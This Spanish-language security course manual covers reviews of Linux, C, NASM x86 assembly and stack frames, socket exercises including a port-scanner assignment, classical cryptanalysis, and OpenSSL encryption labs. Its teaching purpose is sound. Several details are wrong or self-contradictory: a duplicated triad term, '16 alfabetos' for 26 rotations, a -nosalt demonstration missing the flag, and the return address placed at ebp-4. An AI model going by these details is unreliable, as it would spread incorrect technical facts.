- Realiza actividades comunes que harías en un equipo con sistema operativo Windows o MacOS (navegar en Internet, crear documentos de texto, etc.), y nota las similitudes y diferencias con otros sistemas operativos.
- Investiga cómo se puede instalar un sistema Knoppix en una partición de disco duro

Referencias

Sitio Web de distribución Knoppix Linux: <http://www.knoppix.com>

Tutorial interactivo de Linux (requiere JAVA): <http://linuxsurvival.com/>

Curso de introducción a Linux, de Linux.org: <http://www.linux.org/lessons/beginner/toc.html>

4. [Autoaprendizaje] Repaso de programación en lenguaje C

Introducción

Mediante esta actividad reforzarás conceptos de programación en C que son clave para la comprensión de algunas técnicas y sistemas de seguridad informática.

Actividad 1) Repaso de funciones básicas en C

Apoyándote en algún libro o tutorial electrónico, repasa los siguientes puntos del lenguaje de programación en C, compilando ejemplos en Linux (Knoppix) y/o Windows.

- Funciones : `printf`, `scanf`, `malloc`, `strcpy`, `getchar`
- Uso de apuntadores
- Paso de parámetros por valor y por dirección en funciones
- Retorno de resultados en funciones
- Manejo de parámetros de línea de comandos
- Librerías estándar de C y directivas `#include`

[NOTA: algunos tutoriales de C que puedes encontrar en línea se encuentran en: <http://www.programmingtutorials.com/c.aspx>]

5. [Autoaprendizaje] Repaso de programación en lenguaje ensamblador (Intel X86)

Introducción

Por medio de este repaso reforzarás (o adquirirás) conocimientos básicos sobre lenguaje ensamblador que son importantes para la comprensión de conceptos avanzados de seguridad informática.

Actividad 1) Repaso de funciones básicas en ensamblador

Apoyándote en algún libro o tutorial electrónico, repasa los siguientes puntos del lenguaje ensamblador, compilando ejemplos en Linux (Knoppix) y/o Windows con **NASM**.

- Operандos: `mov`, `add`, `sub`, `call`, `ret`, `jmp`, `j?` (`je`, `jc`, `jb`, etc.)
- Registros: 8 bits (`AH`, `BL`, etc.), 16 bits (`CX`, `SI`, etc.), 32 bits (`EDX`, `ESP`, etc.)
- Manejo de la pila e instrucciones `push` y `pop`
- Ciclo de ejecución de instrucciones en procesadores Intel 80x86

[NOTA: algunos tutoriales de lenguaje ensamblador que puedes encontrar en línea se encuentran en: <http://www.programmingtutorials.com/assembly.aspx>; la liga al sitio del ensamblador `nasm` y a su documentación es la siguiente: <http://nasm.sourceforge.net/> (Knoppix ya contiene `nasm`; puedes bajar también una versión para Windows).]

Actividad 2) Programa Hola Mundo en ensamblador (NASM)

Utilizando el ensamblador **nasm** (Linux con KNOPPIX) y algún editor de programación (puedes usar **nedit** en Knoppix Linux o **ConTEXT** en Windows: <http://www.fixedsys.com/context/>), crea un archivo de código fuente de ensamblador **HM.asm**; a continuación se lista el programa para Linux:

```
;HM.asm
;VERSIÓN PARA LINUX DE HOLA MUNDO EN NASM
section    .text
global _start
                ;debe declararse para enlazador (ld)
```

```

msg    db      'Hola, mundo!',0xa      ;Cadena a imprimirse en pantalla
len    equ     $ - msg                 ;Longitud de la cadena
_start:
mov    edx,len                ;carga longitud del mensaje
mov    ecx,msg                 ;carga apuntador a mensaje
mov    ebx,1                  ;carga descriptor de archive (stdout)
mov    eax,4                  ;carga número de función (sys_write)
int    0x80                   ;realiza llamada al kernel
mov    eax,1                  ;carga Nuevo número de función (sys_exit)
int    0x80                   ;realiza llamada al kernel

```

Para compilar la versión de Linux en Knoppix, asumiendo que el archivo fuente se llama **HM.asm**, usa el comando

```
knoppix@0 [knoppix]$ nasm -f elf HM.asm
```

Posteriormente enlaza el archivo objeto para generar un ejecutable con:

```
knoppix@0 [knoppix]$ ld -o HM HM.o
```

El archivo HM tendrá el ejecutable y lo puedes probar tecleando:

```
knoppix@0 [knoppix]$ ./HM.
```

Habrás observado que las llamadas a función cambian notablemente con respecto a Windows. Un programa en ensamblador para imprimir **Hola mundo** en Windows (ventana DOS; 16 bits) utilizaría otro tipo de llamadas a función. El mismo programa compilado para Windows en 32 bits también sería diferente.

[NOTA: Las vulnerabilidades a nivel aplicación requieren una profunda comprensión de la arquitectura del sistema operativo, tanto desde el punto de vista del atacante como del punto de vista del profesional de seguridad informática. En este caso quedan claras varias diferencias entre los sistemas operativos Linux y Windows con referencia a llamadas a funciones del sistema operativo]

Actividad 3) Programa Hola Mundo e interfase con lenguaje C

El lenguaje ensamblador se utiliza hoy en día principalmente para realizar algunos procesos de manera más eficiente o bien para efectuar algunas acciones que no es posible realizar con lenguajes de alto nivel. En cualquier caso, el lenguaje ensamblador es ideal para comprender cómo funcionan las aplicaciones generadas con lenguajes de alto nivel.

Utilizando el ensamblador **nasm** (Linux con KNOPPIX) y algún editor de programación (puedes usar **nedit** en Knoppix Linux o **ConTEXT** en Windows: <http://www.fixedsys.com/context/>), crea un archivo de código fuente de ensamblador **HM_C.asm**; a continuación se lista el programa para Linux:

```

;HM_C.asm
global    main          ;Declara pública la función main.
extern    printf        ;Declara externa la función printf (C).
section   .text
main:
push    dword mensaje  ;Pasa apuntador a mensaje como parámetro
call    printf         ;en pila y llama a printf.
add     esp, 4          ;Libera memoria (apuntador de parámetro).
ret

```

```
mensaje:  
db      'Hola, mundo!',0xa,0    ;Cadena terminada en cero (printf)
```

Crea el archivo objeto, **HM_C.o** con **nasm**, utilizando el siguiente comando:

```
knoppix@0 [knoppix]$ nasm -felf HM_C.asm
```

Posteriormente, liga el archivo objeto con el compilador de C, **gcc**, y ejecuta el programa compilado:

```
knoppix@0 [knoppix]$ gcc HM_C.o -o HM_C  
knoppix@0 [knoppix]$ ./HM_C
```

Observa que nuestra función **main** actúa tal y como la función **main()** de un programa en C, y que llamamos a la función **printf()** en vez de llamar al servicio de impresión directamente con la interrupción **0x80** como en el programa de la actividad anterior.

[NOTA: Este programa podría ensamblarse también para Windows pero con algunas modificaciones, por ejemplo, si se utilizara el compilador MS Visual C++, cl.exe, y la versión de nasm para Windows, se ejecutarían con los siguientes parámetros: nasm -fwin32 HM_C.asm y cl HM_C.obj. Antes de poder compilar se tendrían que cambiar los nombres de las funciones conforme al estándar C, que indica que éstas deben ser precedidas por un guión bajo (_), de esta manera, printf pasaría a ser _printf y main debería cambiarse por _main en todos los lugares donde aparecen (Linux no se sigue esta convención). Ten en cuenta que algunos compiladores como bcc32.exe de Borland no utilizan el estándar de código objeto win32 por lo que el código fuente y los parámetros de nasm requerirían cambios distintos para poder usar este compilador.]

Normalmente no desarrollaríamos todo el programa en lenguaje ensamblador sino que utilizaríamos lenguajes de alto nivel como C y sólo algunas funciones o partes del código estarían desarrolladas en lenguaje ensamblador.

Teclea este sencillo programa en lenguaje C con algún editor como **nedity** y nómbralo **EJC.c**:

```
#include <stdio.h>  
  
int ejemplo(int x, int y)  
{  
    int a, b;  
    b = 7;  
    a = 10;  
    return x * b + y + a;  
}  
  
int main ()  
{  
    int result;  
    result = ejemplo(1,2);  
    printf ("el resultado es: %d \n",result);  
    return (result);  
}
```

Compila y prueba el programa con los siguientes comandos:

```
knoppix@0 [knoppix]$ gcc -o EJC EJC.c  
knoppix@0 [knoppix]$ ./EJC
```

La función `main()` llama a la función `ejemplo()` la cual realiza ciertas operaciones. Antes de finalizar el programa imprime el resultado de las operaciones.

El siguiente programa de ejemplo, `EJCasm`, es similar, pero utiliza 2 partes, un programa en C (`EJCasm.c`) y una función `ejemplo` en lenguaje ensamblador (`EJCasm.asm`) que es llamada desde el programa en C. Teclea en un editor como `nedit` los 2 programas y crea los archivos correspondientes:

```
/* EJCasm.c, Módulo principal en lenguaje C de la aplicación EJCasm */
#include <stdio.h>
extern int ejemplo(int x, int y);
int main ()
{
    int result;
    result = ejemplo(1,2);
    printf ("el resultado es: %d \n",result);
    return (result);
}

;EJCasm.asm
;Componente en ensamblador para la aplicación EJCasm
section .text
global ejemplo          ;Define como global la función para que pueda ser
                        ;vista desde el programa en C.
ejemplo:
f_ent: push ebp          ;Guarda ebp anterior.
        mov  ebp, esp      ;Apunta ebp al contexto actual.
        sub  esp, 8         ;Reserva memoria de pila para 2 enteros (2x4).
        mov  dword [ebp-4], 7   ; b = 7
        mov  dword [ebp-8], 10    ; a = 10
        mov  eax, [ebp+8]       ; eax = x (=1)
        imul eax, [ebp-4]       ; eax = eax * b (1*7=7)
        add   eax, [ebp+12]      ; eax = eax + y (7+2=9)
        add   eax, [ebp-8]       ; eax = eax + a (9+10=19)
                                ; Resultado de función está en eax.
f_sal: mov   esp, ebp      ; Libera memoria de pila usada por función.
        pop   ebp          ; Restaura ebp anterior.
        ret               ; Regresa a la función main().
```

Compila ahora ambos programas para generar el programa ejecutable y compara los resultados con el de la aplicación `EJC.c`, vista anteriormente:

```
knoppix@0 [knoppix]$ nasm -f elf EJCasm.asm -o EJCasm_ej.o
knoppix@0 [knoppix]$ gcc -o EJCasm EJCasm_ej.o EJCasm.c
knoppix@0 [knoppix]$ ./EJCasm
```

Si bien los dos ejemplos (`EJC` y `EJCasm`) son equivalentes, el uso de una función en lenguaje ensamblador ilustra perfectamente el funcionamiento de la arquitectura x86.

A continuación analizaremos la función `ejemplo` en ensamblador para ver cómo maneja sus variables en memoria. El estándar de llamadas a funciones C define que los parámetros deben pasarse a través de la pila, insertando primero el último parámetro. La pila que recibe la función se vería de esta manera, justo antes de empezar la ejecución de las instrucciones marcadas con la etiqueta `f_ent`:



esp	Dir. de retorno a <code>main ()</code>
esp+4	Parámetro <code>int x</code>
esp+8	Parámetro <code>int y</code>

El registro `ebp` debe apuntar a la base de la pila de la función padre (`main()`), y `esp` apunta al tope de la pila del padre (La dirección de retorno la coloca el procesador automáticamente al realizar la llamada a la función hija; la función `ejemplo` en este caso).

Las primeras 3 instrucciones a partir de la etiqueta `f_ent` almacenan el contenido anterior de `ebp` en la pila, reservan memoria para variables locales (`int a` e `int b`) y establecen el nuevo puntero base (`ebp`):

	← 4 bytes →
ebp-8	Variable local <code>int a</code>
ebp-4	Variable local <code>int b</code>
ebp	Contenido anterior de <code>ebp</code>
ebp+4	Dir. de retorno a <code>main ()</code>
ebp+8	Parámetro <code>int x</code>
ebp+12	Parámetro <code>int y</code>

[NOTA: La pila en los procesadores x86 crece hacia la parte baja de la memoria, es decir, la pila se ubica en una parte alta de la memoria y conforme se agregan elementos el tope de la pila apunta hacia direcciones físicas más bajas.]

Al finalizar este bloque y justo antes de iniciar la asignación de valores a las variables locales, el puntero de pila (registro `esp`) apunta hacia `int a` (es decir, hacia `ebp-8`). A través del registro `ebp` se puede hacer referencia a todas las variables de la pila.

En contraste, las funciones de nivel sistema operativo en Linux pasan sus parámetros directamente en los registros (`eax`, `ebx`, `ecx` y `edx`) y no a través de la pila como en este caso (observa el código de la actividad 2 de esta asignación de autoaprendizaje). Sin embargo, en ambos casos cuando la variable de retorno es un entero, éste valor se envía directamente en el registro `eax`.

[NOTA: Los sistemas operativo Windows de 32 bits definen las llamadas a funciones de la API igual que el estándar C, es decir, pasando los parámetros a través de la pila tal como se ve en el ejemplo anterior.]

Seguramente habrás notado el valor apuntado por `ebp-4`: dirección de retorno. Dado que el área de memoria de la pila tiene permisos de lectura y escritura, modificando este valor se puede cambiar la lógica de ejecución del programa. Esta es la base de los denominados ataques de desbordamiento de pila (una explicación detallada de estos ataques a nivel aplicación se presenta en el capítulo 5, "Seguridad en Aplicaciones").

[NOTA: La mayoría de los sistemas operativos actuales permiten la lectura, escritura y ejecución de código en áreas de memoria donde se encuentra la pila. Algunas versiones recientes de sistemas operativos restringen la ejecución de código en esta área.]

Actividades adicionales

Las siguientes actividades te ayudarán a comprender mejor el uso de lenguaje ensamblador y en particular, su aplicación en le sistema operativo Linux.

- Investiga las diferencias entre notación **INTEL** y notación **AT&T** para lenguaje ensamblador. Reescribe el programa `HM.asm` de la “Actividad 2” (que está en notación **INTEL**) en notación **AT&T**.
- Crea un programa interactivo en lenguaje ensamblador que pida 2 números enteros y te pregunte qué operación básica deseas realizar con ellos (suma, resta,

- multiplicación o división) y que te muestre el resultado (apóyate en las funciones del sistema operativo como `printf`, y haz los cálculos en ensamblador).
- Investiga 3 cosas que puedes hacer con lenguaje ensamblador y que no puedes hacer con ningún otro lenguaje de alto nivel (C, Pascal, etc.).
 - Crea un programa del tipo “Hola Mundo” en lenguaje y C y llámalo `holam.c`; compílalo con la instrucción `gcc holam.c -S` y a continuación revisa el resultado (`holam.s`). En este listado en lenguaje ensamblador identifica las instrucciones que se relacionan con cada instrucción en lenguaje C, así como la creación y manejo de estructuras (arreglos de memoria, pila, almacenamiento de valores de funciones, etc.)

Referencias

<http://linuxassembly.org/intro/hello.html>

<http://nasm.sourceforge.net/>

<http://nasm.sourceforge.net/doc/nasmdoc.pdf>

Tutorial de lenguaje ensamblador y NASM del Dr. Paul Carter:
[\(http://www.drpaulcarter.com/pcasm/\)](http://www.drpaulcarter.com/pcasm/)

Ejemplos de programas con ensamblador NASM y lenguaje C:

<http://www.technocage.com/~ray/notespage.jsp?pageName=nasmexamples&pageTitle=NASM+Examples>

6. [Autoaprendizaje] Repaso de programación de sockets (lenguaje C)

Introducción

Por medio de este repaso reforzarás conocimientos que son críticos para la comprensión de conceptos de seguridad informática en redes de telecomunicaciones.

Actividad 1) Lectura de “Beej’s Guide to Network Programming”

Lee este documento sobre programación en sockets para Linux y Windows:
<http://www.ecst.csuchico.edu/~beej/guide/net/bgnet.pdf>.

[NOTA: para evitar problemas de acceso al sitio, una copia del PDF que se encuentra en la liga mencionada se encuentra en el CD-SEGCOMP que se proporciona junto con este manual.]

Actividad 2) programación cliente servidor

Para reforzar tus conocimientos de programación de sockets, crea un par de programas (un cliente y un servidor), de manera que el cliente se conecte con el servidor en el puerto que tú definas y le envíe algún mensaje de texto.

Usa los ejemplos de la lectura de la actividad 1 como base, y realiza la implementación en Linux (Knoppix) o Windows.

Actividades adicionales

Estas actividades adicionales te ayudarán a repasar los conceptos importantes de programación en sockets en lenguaje C.

- Crea un programa de tipo “Foro de discusión” dividido en 2 componentes: cliente y servidor, donde el servidor acepta las conexiones de diversos clientes y replica a todos ellos el texto que cada uno envía.
- Crea un programa que dada una dirección IP recorra todos los puertos de este servidor imprimiendo los mensajes (banners) de cada servicio que le conteste. Incorpora a este programa algún mecanismo de control de tiempo para evitar que el programa se quede trabado en servicios que no envíen ninguna respuesta.
- Crea programas cliente y servidor de FTP, con comandos para listar, extraer y subir archivos del y al servidor.

2. Conceptos generales de seguridad informática

1. [Autoaprendizaje] Programar aplicación cliente/servidor con sockets

Introducción:

A través de esta actividad pondrás en práctica tus conocimientos de programación de sockets. Esta actividad servirá como apoyo para diversas actividades de secciones posteriores.

Actividad 1) Desarrollar un programa cliente - servidor básico utilizando sockets

Con lenguaje C, C++ o JAVA crea 2 programas que utilicen sockets para comunicarse (un cliente y un servidor). Este programa te será de utilidad para comprender prácticas posteriores en seguridad para redes. Se puede utilizar código fuente de programas en Internet como base, así como programas desarrollados en otras clases.

Requerimientos:

La aplicación deberá cumplir con las siguientes características:

- El servidor escucha todo el tiempo en un puerto predeterminado
- El cliente inicia la sesión sobre protocolo TCP.
- Debe contener un protocolo (propietario) que permita por lo menos:

El profesor podrá recomendar el tipo de programa a desarrollar, dentro de alguno de los siguientes, así como requerimientos adicionales que son específicos para cada tipo de aplicación:

- FTP
- Telnet
- Chat
- Acceso a Bases de Datos en línea

2. [Tarea] Repaso de conceptos sobre seguridad informática

Introducción

En esta actividad pondrás a prueba tus conocimientos sobre algunos conceptos importantes de seguridad informática.

Actividad 1) Cuestionario sobre conceptos de seguridad informática

Contesta las siguientes preguntas sobre conceptos de seguridad informática; revisa tus apuntes de clase o investiga los conceptos en Internet:

- ¿A cuál requerimiento de la “triada de seguridad” (integridad, confidencialidad y confidencialidad) afecta el robo de información?
- ¿A cuál requerimiento de la “triada de seguridad” afecta el uso no autorizado de una aplicación?
- ¿A cuál requerimiento de la “triada de seguridad” afecta el uso no autorizado de una aplicación?
- ¿A cuál requerimiento de la “triada de seguridad” afecta la falta de respaldos de información?
- ¿Cuáles requerimientos de la “triada de seguridad” pueden verse afectados por un virus o gusano informático?
- Califica como verdaderas o falsas las siguientes aseveraciones:
 - Una vulnerabilidad es una característica del entorno de un recurso (externa) que afecta su seguridad
 - Una amenaza es una situación probable que puede afectar a un recurso.

3. Criptografía

1. [Autoaprendizaje] Criptoanálisis de cífrados de substitución, monoalfabéticos

Introducción

En esta actividad aprenderás un método de criptoanálisis para sistemas de cifrado monoalfabéticos de sustitución (como el cifrado de César).

Teoría

El cifrado por sustitución monoalfabético tiene algunas deficiencias relacionadas con el lenguaje y la distribución de las letras. Cada lenguaje posee frecuencias de uso de ciertas letras que pueden ser fácilmente identificadas.

La siguiente es una tabla de frecuencia con valores obtenidos del libro “Cryptanalysis”, de Helen Fouché Gaines (ver referencias al final de esta sección):

Letra	Español	Inglés	Francés
A	12.69	8.05	9.42
B	1.41	1.62	1.02
C	3.93	3.20	2.64
D	5.58	3.65	3.38
E	13.15	12.31	15.87
F	0.46	2.28	0.95
G	1.12	1.61	1.04
H	1.24	5.14	0.77
I	6.25	7.18	8.41
J	0.56	0.10	0.89
K	0.00	0.52	0.00
L	5.94	4.03	5.34
M	2.65	2.25	3.24
N	6.95	7.19	7.15
O	9.49	7.94	5.14
P	2.43	2.29	2.86
Q	1.16	0.20	1.06
R	6.25	6.03	6.46
S	7.60	6.59	7.90
T	3.91	9.59	7.26
U	4.63	3.10	6.24
V	1.07	0.93	2.15
W	0.00	2.03	0.00
X	0.13	0.20	0.30
Y	1.06	1.88	0.24
Z	0.35	0.09	0.32




Si conocemos el lenguaje con el cual fue cifrado el texto (para cífrados por sustitución monoalfabéticos), podemos fácilmente obtener la frecuencia de uso de las letras en este mensaje y compararlas con datos de frecuencia para ese lenguaje.

[NOTA: entre más grande sea el texto cifrado será más fácil encontrar las coincidencias.]

Graficando los datos de la tabla anterior es más fácil resolver un cifrado por sustitución del tipo César, ya que éste cifrado mantiene el orden del alfabeto y únicamente rotan la posición (el número de letras rotadas es la llave).

[NOTA: un cifrado de tipo César se puede romper sin necesidad de tablas de frecuencia, pues sólo

hay 26 posibles rotaciones, y se puede tratar de romper con un ataque de fuerza bruta, probando los 16 alfabetos hasta encontrar algo legible. Para otros códigos por sustitución monoalfabéticos donde la sustitución de letras es arbitraria ya no es tan fácil realizar un ataque por fuerza bruta, ya que el número posible de combinaciones es del orden de $26!$ (o visto de otra manera, hay 403291461126605635584000000 combinaciones posibles, definitivamente es un número grande).]



Para solucionar el cifrado de César con la gráfica de frecuencia esperada y la gráfica de frecuencia del texto cifrado basta con comparar ambas y observar las diferencias que existen entre ellas.

Como repaso de ambos tipos de cifrado te ponemos 2 ejemplo sencillos con el texto “**ESTO ES UNA PRUEBA**”.

Con el cifrado de César y una llave **K = 3** (rotación positiva de 3 posiciones del alfabeto):

Original: **ESTO ES UNA PRUEBA**

Cifrado de César con **K=3**

Cifrado: **HVWR HV XQD SUXHED**

Con un cifrado por sustitución monoalfabético, que utilice la siguiente llave: “**E=K, S=D, T=W, O=B, U=Z, N=J, A=Y, P=C, R=S, B=A**”:

Original: **ESTO ES UNA PRUEBA**

Cifrado por sustitución con llave: **E=K, S=D, T=W, O=B, U=Z, N=J, A=Y, P=C, R=S, B=A**

Cifrado: **KDWB KD ZJY CSZKAY**

[NOTA: El libro del Dr. Robert Edward es una excelente referencia para entender los fundamentos matemáticos de criptografía clásica y avanzada. Está incluido en la lista de referencias de esta sección.]

Actividades adicionales

Para comprender mejor la teoría del criptoanálisis clásico mostrado en esta sección te recomendamos las siguientes actividades.

- Crea algunos textos cifrados (en alguno de los 3 idiomas que se muestran en la tabla de frecuencias de este apartado) utilizando el cifrado de César y luego algún cifrado monoalfabético donde elijas arbitrariamente las sustituciones de las letras.
- Posteriormente utiliza tablas de frecuencia para resolver el texto cifrado.

[NOTA: recuerda que las frecuencias del texto cifrado no serán exactamente iguales pero sí parecidas; para facilitarte las cosas utiliza algún texto grande (más de 30 palabras).]

Referencias

“Classical Cryptography Course”, Lanaki, documento electrónico (<http://www.fortunecity.com/skyscraper/coding/379/lesson1.htm>)

“An Introduction to Traditional Cryptography and Cryptanalysis for Amateurs”, Chris Spackman, documento electrónico (<http://www.openhistory.org/personal/spackman/writings/cryptography.pdf>)

“Notes 2: Substitution Ciphers”, Queen Mary University of London – Otoño 2003, documento electrónico (<http://www.maths.qmul.ac.uk/~pjc/MAS335/cn2.pdf>)

“Cryptanalysis, a Study of Ciphers and their Solution”, Helen Fouché Gaines, Ed. Dover Publications Inc., 1956.

Referencias de “Bibliografía recomendada”: [7] [12]

2. [Práctica] Cifrado simétrico (OPENSSL)

Introducción

En esta práctica encriptarás y desencriptarás archivos con algoritmos de cifrado simétrico que son usados en la actualidad, a través de la herramienta OPENSSL.

Actividad 1) cifrado de un archivo utilizando los algoritmos DES y AES (Rijndael)

Crea un archivo de texto **c.txt**, al que denominaremos archivo de texto en claro, utilizando el comando **echo** o un editor de texto como **nedit** (**echo "Esto es un texto de prueba" > c.txt**).

Para encriptar el archivo, entra al entorno de **openssl** usando el comando **openssl** desde una ventana de **shell** en Linux Knoppix. Te aparecerá el prompt: **openssl>**.

[NOTA: Teclear el signo de interrogación, ?, seguido de la tecla de retorno, mostrará la lista de comandos disponibles en el prompt de openssl. Teclear el comando seguido del signo de interrogación proporcionará mayor información sobre los parámetros de cada comando.]

Para encriptar el archivo **c.txt** con DES y AES, teclea los siguientes comandos desde el prompt (substituye '**contraseña**' por la clave que deseas para que se utilice como base en la generación de la llave de cifrado):

```
openssl> enc -des -in c.txt -pass pass:contraseña -out d1.txt  
openssl> enc -aes128 -in c.txt -pass pass:contraseña -out d2.txt
```

[NOTA: Deberás ejecutar openssl desde el mismo directorio donde se encuentra **c.txt**, de lo contrario openssl no encontrará el archivo; alternativamente proporciona las rutas completas de los archivos.]

[NOTA: AES tiene 3 modos de cifrado distinto utilizando los parámetros **-aes128**, **-aes192** o **-aes256**, que se refieren a longitudes de llaves de 128, 192 y 256 bits respectivamente.]

Abre otra ventana de shell y observa el contenido de los archivos encriptados con el comando **cat** (observa como el texto es ilegible y la longitud cambia también):

```
knoppix@2 [knoppix]$ cat d1.txt  
knoppix@2 [knoppix]$ cat d2.txt
```

Actividad 2) Desencriptar los archivos cifrados con algoritmos simétricos DES y AES

Utiliza los siguientes comandos desde el prompt de openssl para desencriptar los archivos **d1.txt** y **d2.txt** (recuerda utilizar la misma contraseña que ocupaste para encriptarlos):

```
openssl> enc -d -des -in d1.txt -pass pass:contraseña -out c1.txt  
openssl> enc -d -aes128 -in d2.txt -pass pass:contraseña -out c2.txt
```

En otra ventana de shell observa el contenido de los archivos que acabas de desencriptar (**c1.txt** y **c2.txt**) y compáralos con el contenido y longitud del archivo **c.txt** (los 3 deberán ser idénticos):

```
knoppix@2 [knoppix]$ cat c1.txt  
knoppix@2 [knoppix]$ cat c2.txt  
knoppix@2 [knoppix]$ cat c.txt
```

Actividad 3) Uso de la "SAL" en el cifrado simétrico

La sal se requiere para que cada cifrado de un mismo texto sea distinto, cuando se ocupa la misma contraseña. Por omisión openssl genera una sal para el cifrado simétrico; si cifras 2 veces el mismo archivo con una misma contraseña y usando el mismo algoritmo de cifrado, obtendrás un texto cifrado diferente:

```
openssl> enc -des -in c.txt -pass pass:contraseña -out d3.txt  
openssl> enc -des -in c.txt -pass pass:contraseña -out d4.txt
```

Compara **d3.txt** y **d4.txt**; ambos serán distintos.

Genera ahora 2 archivos cifrados sin sal, utilizando el parámetro **-nosalt**. Notarás ahora que los textos cifrados (**d5.txt** y **d6.txt**) son idénticos. Esto facilitaría realizar un criptoanálisis.

```
openssl> enc -des -in c.txt -pass pass:contraseña -out d5.txt  
openssl> enc -des -in c.txt -pass pass:contraseña -out d6.txt  
openssl> exit
```

```
knoppix@2 [knoppix]$ cat d5.txt  
knoppix@2 [knoppix]$ cat d6.txt  
knoppix@2 [knoppix]$ diff d5.txt d6.txt
```

[NOTA: El comando `diff`, en Unix, compara diferencias entre 2 archivos y reporta las discrepancias. En este último caso no hay discrepancias y no se reporta nada, pero prueba verificar las diferencias entre archivos distintos, como `d3.txt` y `d4.txt`]

Actividades adicionales

Ahora que has visto aplicados a través de esta práctica los fundamentos del cifrado simétrico, realiza las siguientes actividades para reforzar y complementar estos conocimientos.

- Crea un programa en un lenguaje de alto nivel que ofrezca al usuario un menú para cifrar archivos con algoritmos simétricos. El programa mandará llamar al ejecutable de `openssl` para llevar a cabo el cifrado.
- Crea un programa en C, con la misma funcionalidad que el mencionado anteriormente, pero que incorpore directamente las funciones de cifrado de las librerías incluidas en `openssl` (tendrás que agregar encabezados del tipo `#include <openssl/ssl.h>` en el programa y hacer llamadas directas a las funciones. Consulta las referencias y la documentación disponible en Internet para realizar esto).

Referencias

“Network Security with OpenSSL”, John Viega et al, Ed. O'Reilly, 2002

Referencias en “Bibliografía recomendada”: [7], [8] y [9]

3. [Práctica] Cifrado asimétrico (OPENSSL)

Introducción

En esta práctica aplicarás encriptamiento y desencriptamiento con el algoritmo asimétrico RSA.

Actividad 1) generación de llaves con algoritmo asimétrico RSA

Genera también una llave privada de 1024 bits de longitud, `priv.key`, con el algoritmo de RSA utilizando el siguiente comando, dentro del entorno `openssl`:

```
openssl> genrsa -out priv.key 1024
```

Genera una segunda llave privada, `priv2.key`, pero esta vez encríptala con el algoritmo simétrico DES (puedes cambiar la ‘contraseña’ por la clave que deseas; ésta se te pedirá para poder usar la llave):

```
openssl> genrsa -out priv2.key -passout pass:contraseña -des 1024
```

[NOTA: La llave privada de un algoritmo asimétrico es un simple archivo, binario o de texto (como en este caso, que las llaves se generan en formato PEM). Por esto, comúnmente se encripta la llave privada con un algoritmo simétrico para evitar un uso ilegal de la misma.]

Observa el contenido de las llaves con el comando `cat` (`cat priv.key`). Genera ahora llaves públicas derivadas de las llaves privadas que creaste, con los comandos:

```
openssl> rsa -in priv.key -pubout -out pub.key  
openssl> rsa -in priv2.key -pubout -out pub2.key
```

